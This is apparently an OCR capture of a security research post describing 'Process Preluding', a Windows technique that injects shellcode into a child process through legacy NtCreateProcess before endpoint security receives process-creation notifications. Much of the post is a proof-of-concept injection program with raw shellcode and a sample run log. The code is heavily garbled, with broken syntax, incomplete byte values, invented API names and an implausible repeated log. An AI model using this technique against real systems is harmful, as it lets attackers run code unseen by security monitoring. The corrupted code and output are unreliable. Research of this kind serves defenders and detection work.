Process Preluding: Child Process Injection Before The Story Begins

JAZIB ALI ST. · JOHN LINDMAN

In Windows 10 TH1, Microsoft added `Microsoft-Windows-Threat-Intelligence`, a **kernel Event Tracing for Windows (ETW)** provider with visibility into APIs commonly abused for process injection. This allowed security products to be notified of certain dual-purpose kernel API calls without fragile user-mode hooks - something that had not been possible since the introduction of Kernel Patch Protection.

However, the logging for some of these events must be explicitly enabled on a per-process basis, and then applied to all ETW consumers. These logging flags have been documented by the `System Informer` project.

```
//
// TH1 PROCESS_LOGGING_INFORMATION structure processes flags to enable or
// disable logging for specific process and thread events, such as virtual
// memory access, suspend/resume, execution protection, and impersonation.
//
typedef union _PROCESS_LOGGING_INFORMATION {
    ULONG Flags;
    struct {
        ULONG EnableReadVmLogging : 1;
        ULONG EnableWriteVmLogging : 1;
        ULONG EnableProcessSuspendResumeLogging : 1;
        ULONG EnableThreadSuspendResumeLogging : 1;
        ULONG EnableLocalExecProtectVmLogging : 1;
        ULONG EnableRemoteExecProtectVmLogging : 1;
        ULONG EnableImpersonationLogging : 1;
        ULONG Reserved : 25;
    } s;
} PROCESS_LOGGING_INFORMATION, *PPROCESS_LOGGING_INFORMATION;
```

Security products will typically enable this logging via their driver during process creation callbacks. This design lends itself to two bypass opportunities:

- Subsequent disabling of the logging for a specific process only
- Interacting with a process prior to the process creation callback

The API to enable or disable this logging is also available in user-mode. `Maxime Meignan` demonstrated that insufficient access control on this API on Windows 11, allows elevated adversaries to disable some of this kernel logging. On Windows 11, the user-mode API now additionally requires `SeDebugPrivilege`, which is only available to those security products that Microsoft has accepted into the `Microsoft Virus Initiative` program.

Of course, an **elevated** adversary can still use any of the many `unprotected Administrator-to-Kernel Windows vulnerabilities` to disable the logging for a given process, or even to disable the entire security product. These vulnerabilities are not `serviced by default by Microsoft`, who are instead focusing on `reducing the volume of user software components being elevated`.

Rather than elevating privileges to disable logging, can we simply perform some actions before logging is enabled? Another general approach has been used in the past to bypass user-mode hooks - but perhaps our kernel telemetry is similarly vulnerable. The prior early launch research includes:


- `Early Bird` Code Injection found in the work by Gal Kleynt and Boris Ettlevitch 👀
- `EDR-Preloading` by Marcus Hutchins
- `Early Cascade Injection` by Dima van de Waue

Windows Internals Part 1 (7th Edition) describes the process creation flow in detail:

> ***Flow of CreateProcess*** ...
> *As we've seen, all documented process-creation functions eventually end up calling `CreateProcessInternalW`, so this is where we start.*
>
> ***Stage 1: Converting and validating parameters and flags***
>
> *Once these steps are completed, `CreateProcessInternalW` performs the initial call to `NtCreateUserProcess` to attempt creation of the process.*
>
> ***Stage 2: Creating the Windows executive process object***
>
> *At this point, the Windows executive process object is completely set up. It still has no thread, however, so it can't do anything yet.*
>
> ***Stage 3A: Completing the setup of the executive process object***
>
> *3. The new process object is inserted at the end of the Windows list of active processes (`PsActiveProcessHead`). Now the process is accessible via functions like `EnumProcesses` and `OpenProcess`.*
>
> *6. Finally, `PspSpawnProcess` creates a handle for the new process by calling `ObOpenObjectByPointer`, and then returns this handle to the caller. Note that no process-creation callback is sent until the first thread within the process is created, and the code always sends process callbacks before sending object-managed-based callbacks.*
>
> ***Stage 4: Creating the initial thread and its stack and context***
>
> *12. If it's the first thread created in the process (that is, the operation happened as part of a `CreateProcess()` call), any registered callbacks for process creation are called. Then any registered thread callbacks are called.*

- Windows Internals Part 1, 7th Edition, page 129-145

So there is a small window between the completion of Stage 3P and Stage 4 step 12, where the process has been fully created, but endpoint security has not yet been notified of process creation



But we don't need to win this race - the legacy `NtCreateProcess` system call has a significantly different implementation and guarantees us race free execution before the process creation callback. The security implications of this inherent timing issue has been previously highlighted by `Bill Demirkapi`:

> *When using the legacy `NtCreateProcessEx` variant, forking a remote process is relatively simple.*
>
> *Additionally, as long as the attacker does not create any threads, no process creation callbacks will fire. This means that an attacker could lead the security memory of the target and wait since wouldn't even know that the child process had been created.*

We have also previously shared details on how to detect abuse of these legacy APIs for credential and other secrets theft in `What the Fork: Exploiting Telemetry Gaps in Microsoft's ASEP Event` by `Jimmy Johnson`.

Using the legacy process creation APIs, we have the opportunity to remote create executable memory in a child process, write shellcode to it and configure an execution trigger - **all before endpoint security receives a process creation notification.**

This is due to differences in the timing and ordering of kernel callbacks during legacy process creation:

In addition to EDR's research, this legacy API has a history of executable tampering above stemming from having explicit control of the file handle during process creation:

- `Process Doppelgänging` by Tal Liberman and Eugene Kogan
- `Process Herpaderping` by Johnny Shaw
- `Process Ghosting` by Gabriel Landau

Given this history it's likely that we don't want to modify the executable itself. Instead we could:

1. specify a different entrypoint - especially a `trampoline`
2. hook ntdll.dll - the only other module currently loaded
3. overwrite a data function pointer

The last introduces the least observable artifacts and is the approach used in the proof of concept:

```
#define SENTI_LOG_ON_FAIL0
#include <windows.h>
#include <winternl.h> // Native API
#include <dbghelp.h> // SymbolHandler helper
#include <psapi.h> // ProcessHelper
#include <psapi.h>
#include <string>

#pragma comment(lib, "ntdll.lib")
#pragma comment(lib, "dbghelp.lib")

SYSTEM_I_PROCESSOR_SPEED_INFORMATION(ULONG x86_MaxMhz,ULONG IntelItanium_MaxMhz,ULONG AMD64_MaxMhz);
SYSTEM_I_MTUPDATE_NOTIFY_WCFlagsPolicyChange(PVOID1,ULONG1,PVOID2,ULONG2,PVOID3);
SYSTEM_I_MTUPDATE_NOTIFY_WCFlagsPolicyChange(PVOID1,ULONG1,PVOID2,ULONG2,PVOID3);
LONG_PTR_PTR_LONG_PTR_LONG_PTR_LONG_PTR_LONG_PTR_LONG_PTR_LONG_PTR_LONG_PTR_LONG_PTR_LONG_PTR_LONG_PTR_
LONG(NAP_SUBW_PTR_LONG_PTR_LONG_PTR_LONG_PTR_LONG_PTR_LONG_PTR_LONG_PTR_LONG_PTR_LONG_PTR_LONG_PTR_LONG_PTR_
typedef struct _PSB {
    HANDLE hProcess;
    BYTE* ArrayPtrLength;
    BYTE* ReserveSize;
    ULONG ulAllocationProtect; // undocumented
    PPEB_LDR_DATA ldr;
    PRTL_USER_PROCESS_PARAMETERS* ProcessParameters;
    BYTE* ReserveSize;
    PRTL_USER_PROCESS_PARAMETERS* PebProcessParameters;
    ULONG* pImageSubsystem;
    ULONG SessionId;
} PsBase;

int main() {
    auto sentry_executable = L"C:\\windows\\System32\\cmd.exe";

    // NtCreateProcess requires us to open the executable file ourselves
    // We can do this with any access mask we want.
    HANDLE hFile = CreateFileW(
        sentry_executable,
        FILE_READ_DATA,
        FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
        Nullptr, // SecurityAttributes (optional)
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL,
        Nullptr, // hTemplateFile (optional)
    );assert(hFile != INVALID_HANDLE_VALUE);

    HANDLE hSection;
    assert(NT_SUCCESS(NtCreateSection(
        &hSection,
        SECTION_ALL_ACCESS,
        Nullptr, // ObjectAttributes (optional)
        Nullptr, // MaximumSize (optional)
        PAGE_READONLY,
        SEC_IMAGE,
        hFile
    )));

    // With the section object we can now create a process.
    // Note that we don't specify any parameters yet, but sanders may not
    // handle this legacy process creation scenario correctly.
    HANDLE hProcess;
    assert(NT_SUCCESS(NtCreateProcess(
        &hProcess,
        PROCESS_ALL_ACCESS,
        Nullptr, // ObjectAttributes (optional)
        GetCurrentProcess(),
        TRUE, // InheritHandles
        hSection,
        Nullptr, // DebugPort (optional)
        Nullptr, // ExceptionPort (optional)
    ));assert(hProcess != NULL);

    // This process is currently not an address space only.
    // It has a handle, but it has not created yet.
    // Process creation callbacks have not occurred yet.
    // Let's create parameters now.
    assert(NT_SUCCESS(RtlCreateProcessParameters(&ProcessParameters,Nullptr,NULL,NULL,NULL,
    assert(pPsb.lImageProcessId != 0);

    // The Process Environment Block (PEB) has been allocated, but only partially initialized.
    assert(pPsb.PebBaseAddress != nullptr);
    // Let's fix that.
    assert(ReadProcessMemory(hProcess, pPsb.PebBaseAddress, &peb, sizeof(peb), nullptr));
    assert(peb.SessionId != 0);

    // We need to manually create and write a ProcessParameters block in the new process.
    assert(peb.ProcessParameters == NULL);
    // Let's fix that now.
    RtlCreateUserParameters(&pImageBase, nserviceMain,L,L,L,PP2);

    PRTL_USER_PROCESS_PARAMETERS* pRemote = nullptr;
    assert(NT_SUCCESS(RtlCreateUserParameters(
        &pRemote,
        ImagePath,
        DllPath, // DllPath (optional)
        nullptr, // CurrentDirectory (optional)
        nullptr, // CommandLine (optional)
        nullptr, // Environment (optional)
        nullptr, // WindowTitle (optional)
        nullptr, // DesktopInfo (optional)
        nullptr, // ShellInfo (optional)
        nullptr, // RuntimeData (optional)
        RTL_USER_PROC_PARAMS_NORMALIZED|
    ));pRemote != nullptr);

    // Query the heap for the total memory size rather than calculating from the size fields.
    ULONG_PTR ulRemoteParametersSize = 0;
    assert(pRemote != nullptr);

    // Allocate remote region at the "base" address to be used as our remotelyed parameters.
    assert(NT_SUCCESS(NtAllocateVirtualMemory(hProcess, (PVOID*)&pRemote, NULL,&ulRemoteSize,
    assert(NT_SUCCESS(NtWriteVirtualMemory(hProcess, pRemote, *pRemote, *pRemote,NULL));

    // Update PEB.ProcessParameters to point to the structure we just created.
    assert(pPsb.ProcessParameters == (PPRTL_USER_PROC_PARAMETERS*) (PVOID_EXCEPTIONS, Process
    assert(SetProcessParameters(hProcess, pProcessParameters, &pPsb, sizeof(pPsb), sizeof(pPsb));

    // HACK:Allo has been updated - but no other PEB fields.
    NEWOP_HACK_INFORMATION ebx;
    assert(ReadProcessMemory(hProcess, GetRemoteUnsafeAddr("HACK:ebx"), &ebx, sizeof(ebx));
    ebx.dwMS_Type = MS_INVALID;
    (void)SetProcessMemory(hProcess, GetRemoteUnsafeAddr("NewHACK:ebx"), &ebx, sizeof(ebx));
    assert(ebx.dwMS_Type == MS_INVALID);

    // For this PoC we're going to overwrite PsBProcessSHCMBase
    // Normally this is a function pointer and would need to be statically import sentrl.dll
    assert(pPsb.PsBProcessSHCMBase != NULL);
    BYTE shellcode[] = {
        // Header
        0x48, 0x83, 0xec, 0x28,     // sub rsp,0x28
        // Load library
        // lpLibFileName: "sentrl.dll"
        0x48, 0x8d, 0x15, 0x1a,0x0,0x0,0x,  // lea rcx, [rip+0x0]  lpLibFileName = "sentrl.dll"
        0xff, 0x15, 0x0,0x,0x,0x,           // call [rip+0x0]      call LoadLibraryW

        // MessageBoxW(0, "Hello...", L"", 0);
        0x48, 0x8d, 0x15,                   // lea rdx,rcx         text = P
        0x48, 0x8d, 0x0d, 0x0,0x,0x,0x,     // lea rcx, [rip+0x0]  lpText = "Hello..."
        0x45, 0x33, 0xc0,                   // xor r8,r8           uType = 0
        0x48, 0x33, 0xd2,                   // xor rx,rx           rdx = 0
        0xff, 0x15, 0x0,0x,0x,0x,           // call [rip+0x0]      call MessageBoxW

        // Setting
        0x48, 0x83, 0xc4, 0x28,             // add rsp,0x28
        0xc3,                               // ret

        // Trailing data
        // lpLibFileName
        // MessageBoxW
        // "sentrl.dll"
        // "Hello..."
    };

    // Allocate memory, write shellcode and mark it executable.
    // Note that we don't need to create a thread, we can hijack one.
    auto pRemoteCode = (PVOID*)GetRemoteUnsafeAddr(hProcess,NULL, NULL,0x000,PAGE_EXECUTE);
    assert(NT_SUCCESS(NtWriteVirtualMemory, pRemoteCode, shellcode, sizeof(shellcode), nullptr));
    // Write trailing data - our function pointers and strings.
    auto pLoadLibraryW = GetRemoteUnsafeAddr(hProcessHandle("kernel32.dll", "LoadLibraryW");
    auto pMessageBoxW = GetRemoteUnsafeAddr(hProcessHandle("user32.dll", "MessageBoxW");
    auto pLibFileNameStr = GetRemoteUnsafeAddr(hProcessHandle, sizeof(L"sentrl.dll"), L"sentrl.dll");
    auto pHelloStr = GetRemoteUnsafeAddr(hProcessHandle, sizeof(L"Hello, Process Injection Lab from Kernel"),
    assert(pLibFileNameStr != (ULONG_PTR)pLoadLibraryW);
    assert(pLibFileNameStr != (ULONG_PTR)pMessageBoxW);
    assert(pLibFileNameStr != (ULONG_PTR)pHelloStr);
    assert(WriteProcessMemory(hProcess, (PVOID)GetRemoteUnsafeAddr(hProcessHandle), (PVOID)&pLibFileNameStr, sizeof(pLibFileNameStr), nullptr));

    // Write our shellcode patches to PsB.PsBProcessSHCMBase
    auto pPsBProcessSHCMBase = (PPVOID(ULONG*)(PVOID,ULONG,PVOID,ULONG,ULONG,PVOID,ULONG,PVOID,PVOID,PV
    assert(WriteProcessMemory(hProcessHandle, pPsBProcessSHCMBase, &pRemoteCode, sizeof(pRemoteCode), nullptr));

    // Read the executable entrypoint from the PE header.
    auto NHeaps = (ULONG(ULONG*)(ULONG,ULONG,ULONG,ULONG,ULONG,ULONG,ULONG,ULONG,ULONG,ULONG,
    auto hImm = RpcAddMgmtAuthEndpoint, (ULONG,ULONG, 0, 0, 0);
    // Let's trigger it.
    assert(hImm != (ULONG(ULONG,ULONG,ULONG,ULONG,ULONG,ULONG,ULONG,ULONG,ULONG,ULONG,
    auto pImm = (ULONG(ULONG,ULONG,ULONG,ULONG,ULONG,ULONG,ULONG,ULONG,ULONG,ULONG,ULONG,ULONG,ULONG,ULONG,
    // Create the initial thread.
    // Note that we don't need to inserted the process creation callback will fire in the kernel.
    // This means that security tools should assume that an attacker will have disclosure already access.
    HANDLE hThread = CreateRemoteThread(hProcess, nullptr, 0, entrypoint, 0, 0, nullptr);
    assert(hThread != NULL);

    return 0;
}
```

For any endpoint security products that implicitly trust Windows' process creation notifications, this will result in execution from private virtual memory in a child process without any `CreateProcessW` or `WriteProcessMemory` ETW events being generated.

```
C:\Users\Administrator>.\ProcessPreluding.exe
[+] Process Preluding - Child Process Injection via Legacy Process Creation
[+] Copyright (c) 2026 Jazib Ali & John Lindman, Threat Intelligence Lab
[+] Version 1.0
[+] Source: github.com/jazib-ali-and-john-lindman/process-preluding
[+] Target: C:\windows\System32\cmd.exe
[+] Sentry: C:\Program Files (x86)\Microsoft Office\root\Office16\ADDINS\Microsoft Power Tools\sentrl.dll
[+] Initialized: 2026-04-15 14:32:07
[+] [1] ntdll.dll loaded at 0x7FFA2A0B0000
[+] [2] kernelbase.dll loaded at 0x7FFA2A0B0000
[+] [3] kernelbase.dll loaded at 0x7FFA2A0B0000
[+] [4] kernelbase.dll loaded at 0x7FFA2A0B0000
[+] [5] kernelbase.dll loaded at 0x7FFA2A0B0000
[+] [6] kernelbase.dll loaded at 0x7FFA2A0B0000
[+] [7] kernelbase.dll loaded at 0x7FFA2A0B0000
[+]
```